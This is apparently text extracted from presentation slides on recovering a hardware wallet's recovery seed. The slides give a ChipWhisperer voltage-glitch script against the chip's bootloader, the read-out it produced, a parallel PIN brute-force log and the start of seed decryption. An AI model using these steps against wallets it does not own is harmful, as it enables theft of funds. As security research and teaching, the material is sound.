
Doesbot GRBL
Controller

ChipWhisperer Husky

SEGGER J-Link

CW308 UFO Board







AXON BODY 4 D01B02471






```

scope.enable_glitch()
scope.sad_trigger_bl(read_pattern)
#scope.adc_trigger(level=level, gain=gain)
scope.glitch.repeat = bl_glitch_width
scope.glitch.ext_offset = goffset
arm_cs(voltage)

ret = scope.scopetype.usart.read()
if len(ret) > 0 and ret[0] != stbl.nack: # If response is not NACK
    print(f"First response {ret.hex(sep=' ')}")

if len(ret) > 0 and ret[0] == stbl.ack: # 1st ACK
    scope.scopetype.usart.write(addr) # Send starting address to read
    time.sleep(0.05)
    r = scope.scopetype.usart.read(1)
    #print(f"Second response {r.hex(sep=' ')}")

if len(r) > 0 and r[0] == stbl.ack: # 2nd ACK
    scope.scopetype.usart.write(bytes([nbytes-1, scope.bl_checksum(nbytes-1)])) # Send number of bytes to read
    data = bytearray(scope.scopetype.usart.read(nbytes+1))
    #print(f"Third response {data.hex(sep=' ')}")

if len(data) > 0 and data[0] == stbl.ack: # 3rd ACK
    print(f"Successful read at {address:#010x} using {voltage}V at offset {goffset}")
    print(f"Response:\n{data.hex(sep=' ')}")
    scope.bl_voltage = voltage
    scope.bl_offset = goffset
    stop = True
    break

cs.armed = 0
scope.disable_glitch()

```

```

Attempting read at 300V: 0%|          | 0/50 [00:00<?, ?it/s]
First response 9f 1f
First response 9f 1f
First response 9f 1f
Attempting read at 305V: 0%|          | 0/50 [00:00<?, ?it/s]
First response 9f 1f
First response 9f 1f
First response 9f 1f
First response 9f 1f
Attempting read at 310V: 0%|          | 0/50 [00:00<?, ?it/s]
First response 9f 1f
First response 9f 1f
Attempting read at 315V: 0%|          | 0/50 [00:00<?, ?it/s]
First response 9f 1f
First response 70

```

```

Successful read at 0x1fff7860 using 315V at offset 89
Response:
79 e2 b0 ae 08 5e 93 6a 2c 23 b1 ff 99 27 a9 c5 b7 27 05 d3 fb a0 aa dd 89 52 fa 3f cd a6 8e 30 9a

```


Starting core 4, bruteforcing PINs: 373737374 – 464646464
Starting core 5, bruteforcing PINs: 464646465 – 555555555
Starting core 6, bruteforcing PINs: 555555556 – 646464646
Starting core 7, bruteforcing PINs: 646464647 – 737373737
Starting core 8, bruteforcing PINs: 737373738 – 828282828
Starting core 9, bruteforcing PINs: 828282829 – 919191919
Starting core 10, bruteforcing PINs: 919191921 – 999999999

16%

60575600/387420

Success! Recovered PIN: 123456789

PIN brute force took 17049.652480 seconds

```
[ ]: print("Decrypting mnemonic/recovery seed...")
```

```
# Perform the cryptographic process using the recovered PIN
```

```
# The resulting data encryption key (DEK) can then be used
```

```
dk = trezor.pbkdf(found_pin_value, pin_len, salt_assembled
```






THE END

JOEGRAND.COM

